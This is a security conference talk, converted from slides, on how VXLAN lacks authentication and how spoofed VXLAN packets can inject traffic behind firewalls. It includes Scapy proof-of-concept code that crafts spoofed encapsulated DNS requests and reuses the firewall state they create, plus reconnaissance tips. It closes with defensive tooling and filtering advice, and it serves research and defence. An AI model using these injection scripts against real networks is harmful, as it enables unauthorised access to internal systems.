



Welcome to

# VXLAN Security or Injection

## TROOPERS19 2019

Henrik Lund Kramshøj [hlik@zencurity.com](mailto:hlik@zencurity.com)

Slides are available as PDF, [kramse@Github](https://github.com/kramse/vxlan-trooper19)  
`vxlan-trooper19.tex` in the repo `security-courses`

Note: My contribution are mostly a PoC of lesser known security issues

# Why talk about VXLAN RFC7348



Virtual Extensible LAN (VXLAN) is a network virtualization technology ... uses a VLAN-like encapsulation technique to encapsulate OSI layer 2 Ethernet frames within layer 4 UDP datagrams, ... VXLAN endpoints, which terminate VXLAN tunnels and may be either virtual or physical switch ports, are known as VXLAN tunnel endpoints (VTEPs).[2][3]

The VXLAN specification was originally created by VMware, Arista Networks and Cisco.[5][6] Other backers of the VXLAN technology include Huawei,[7] Broadcom, Citrix, Pica8, Cumulus Networks, Dell EMC, Mellanox,[8] FreeBSD,[9] OpenBSD,[10] Red Hat,[11] Joyent, and Juniper Networks.


Source for quote:

[https://en.wikipedia.org/wiki/Virtual\\_Extensible\\_LAN](https://en.wikipedia.org/wiki/Virtual_Extensible_LAN)

Already in production use

Security Considerations  
TBD.

# Why do this talk



- New networks being built with production traffic - insecurely
- Vendors hype their speed of VXLAN implementations, but not the security issues
- I need help in designing *network patterns* for good VXLAN deployments
- We need to increase visibility into VXLAN attacks, attacks encapsulated in VXLAN
- If you use VXLAN across data centers you have a complex problem at your hands
- Lots of blog-posts like "connect your on-prem cloud to AWS with VXLAN"


# What is this presentation about



- VXLAN is insecure, some people know, more should know
- VXLAN can be subverted using spoofed packets
- Example scripts and sample attacks shown, that I have tested

TL;DR This works mostly because you still CAN spoof packets across the internet.  
First time I encountered this was a big network!

# Overview VXLAN RFC7348



How does it work?

- Router 1 takes Layer 2 traffic, encapsulates with IP+UDP port 4789, routes
- Router 2 receives IP+UDP+data, decapsulates, forward/switches layer 2 onto VLAN
- Lets only consider two routers

Quite easy to get a working lab with Linux or OpenBSD ☺

## But what about security



**VXLAN does not by itself provide ANY security, none, zip, nothing, nada!**  
**No confidentiality. No integrity protection.**

- *Just configure the firewall, router ACL, etc*
- *Just isolate so no-one from the outside can send traffic*
- *Then what about from inside your data center, from partners, your servers*

**We currently have huge gaps in understanding these issues**  
**- and missing security tool coverage**

**If hackers use GRE and IPv6 to exfiltrate data, why not VXLAN?**

## Ask the vendors



- Vendors does have some documents, like Arista has <https://eos.arista.com/vxlan-security/>
- Cisco has a 2018 55 page *VXLAN EVPN Multi-Site Design and Deployment* without the word security 😊
- Security is not detailed as part of the regular "how to setup VXLAN"

# VXLAN attacks




So you are saying it is possible to produce VXLAN packets which sent across the internet will be accepted and injected onto layer 2 behind the firewalls and other security devices?!

**Exactly!**

And network people has been saying this for many years now, not news, but even more relevant to repeat it now



# VXLAN injection



I tested using my pentest server in one AS, sending across an internet exchange into a production network, towards Arista testing devices - no problems, it's just

routed layer 3 IP+UDP packets



# Example attacks



VXLAN Header:

```
+-----+
|R|R|R|R|I|R|R|R|          Reserved          |
+-----+
|          VXLAN Network Identifier (VNI) |   Reserved   |
+-----+
```


Inner Ethernet Header:

```
+-----+
|          Inner Destination MAC Address          |
+-----+
| Inner Destination MAC Address | Inner Source MAC Address |
+-----+
|          Inner Source MAC Address          |
+-----+
|OptnlEthtype = C-Tag 802.1Q   | Inner.VLAN Tag Information |
+-----+
```

**What is possible:**

- Inject ARP traffic, send arbitrary ARP packets to hosts, connectivity DoS
- Inject SYN traffic behind the firewall, ex web servers behind load balancer
- Inject UDP packets sourced from inside, even being sent out through firewall

## Example: Send UDP DNS reqs to inside server



Attacker can send UDP DNS request to inside server on RFC1918 destination - server has no external IP or incoming ports forwarded.

Tested working with Clavister with DNS UDP probes/requests, no inspection

# Snippets of Scapy



## First create VXLAN header and inside packet

```
vxlanport=4789      # RFC 7384 port 4789, Linux kernel default 8472
vni=37              # Usually VNI == destination VLAN {\bf
vxlan=Ether(dst=routermac)/IP(src=vtepsrc,dst=vtepdst)/
    UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")}
```

```
broadcastmac="ff:ff:ff:ff:ff:ff"
randommac="00:51:52:01:02:03"
attacker="185.27.115.666"
destination="10.0.0.10"
# port is the one we want to contact inside the firewall
insideport=53
# this port is a high port, just make this look like a normal request
testport=54040
packet=vxlan/Ether(dst=broadcastmac,src=randommac)/IP(src=attacker,
    dst=destination)/UDP(sport=testport,dport=insideport)/
    DNS(rd=1,id=0xdead,qd=DNSQR(qname="www.wikipedia.org"))
```

Fun fact, Unbound on OpenBSD reply to DNS requests received in Ethernet packets with broadcast destination and IP destination being the IP of the server - confirmed normal IP stack behaviour

## Send and receive - from another source




Send and then wait for something, not from same IP bc from inside NAT, but port should be OK

```
pid = os.fork()
if pid:
    # we are the parent
    print "parent: setting up sniffing"
    # Wait for UDP packet
    data = sniff(filter="udp and port 54040 and net 192.0.2.0/24", count=1)
else:
    # we are the child
    time.sleep(10)
    print "child: sending packet"
    sendp(packet, loop=0)
    print "child: closing"
    sys.exit(0)
data[0].show()
```

The source port we used in the inside packet, becomes the destination port in replies from the server - 54040 in example

## Example: Open UDP from inside scenarios



Inject UDP via VXLAN to create firewall state, will allow reverse UDP requests coming into internal server

Tested working with Clavister with DNS UDP probes/requests, weak/no DNS inspection

May allow access to all UDP services? Need more testing





# Send and receive - do another request



Send/receive UDP probe, do another request through the open channel

```
...  
print "After fork and things"  
#print data.summary()  
data[0].show()  
  
# Dissecting the packet  
ip=data[0].getlayer(IP)  
udp=data[0].getlayer(UDP)  
  
# Try sending request back through - now open - channel  
# Dont forget to reverse the src/dst and ports  
packet=Ether(dst=routermac)/IP(src=attacker,dst=ip.src)/  
    UDP(sport=udp.dport,dport=udp.sport)/DNS(rd=1,qd=DNSQR(qname="localhost"))  
sendp(packet,loop=0)  
...
```

Maybe abuse complex protocols such as FTP, SIP etc. to open arbitrary ports?

# Hey, you need a lot of information to do this!



What I need to do these attacks are:

- Injection end points, IPs of the two routers
- VLAN IDs and VNIs - VXLAN Network Identifier (VNI)
- IP addresses, internal subnets
- MAC addresses - depending on attack

## Where can I "find" this information




- MAC addresses, some attacks use broadcast, try default VRRP?
- VLAN IDs and VNIs - usually 1:1 mapping
- IP addresses, internal subnets, qualified guesses as to default gateways etc.
- Injection end points, IPs of the two routers, or one - port likely be 4789/8472
- Most of these are not typically considered highly confidential
- SMTP, HTTP setups often reveal real IP of the server behind etc.
- Also it is easily possible to produce millions of packets so send/scanning/trying
- Doing a complete scan of RFC1918 space is certainly possible for some protocols/ports
- Devices with SNMP public? Doing snmpwalk would get a lot of the above
- Besides I dont think the hardware VTEP on Arista logs much, if anything

Any former employee or consultant would know some of this


Do Jazz hands if you think this is possible in real networks

# Next steps - both some offensive and defensive



- "Implement further attacks" to devise ways to prevent/block
- I would love to try everything from <http://www.yersinia.net/>  
<https://tools.kali.org/vulnerability-analysis/yersinia>
- Advanced attacks and scanning
- how can we secure VLANs in server networks better
- Currently brainstorming and enhancing this list into a larger VXLAN test-plan

# Being defensive is also what TROOPERS is about!



## Defensive:

- Many firewalls/IDS/DDoS protection would not see this traffic, do not consider ARP / Layer 2 / Tunnels / VXLAN
- Tool enhancements work-in-progress, adding VXLAN decap to Zeek and Suricata

- Trying to push knowledge about secure VXLAN deployment



## Expand tool support Hping3 2018, Zeek, Suricata



- Scapy support VXLAN fast enough for a lot of things
- Very easy to get first examples working, < 4 hours
- Scapy is preferred when doing VXLAN inject to one address, receiving on completely different one (like Open UDP from inside scenarios)
- PoC: adding VXLAN to Hping3 - tool is a bit unsupported, forked
- Ongoing: adding VXLAN to Zeek and Suricata - works on my machine
  
- Also 1-way scenarios can use a Linux VXLAN interface and just route into this

My fork of Hping3 are at <https://github.com/kramse/hping-2018>  
also my patches to Suricata and Zeek there, help me

## Lessons learned



- When using encapsulating and tunneling like VXLAN - think security
- Always use TLS and encryption - even on secure local server LANs
- How do we secure our network from external, internal BGP, internal hosts
- AAAARRRRRRRRGGGGHHHHHHH ☺
- Stop using VXLAN? Discuss

Really, help me, what IS the right answer? ☺

One recommendation: go home and configure ingress and egress filtering BCP38

Thank you for coming. I'll be around until friday.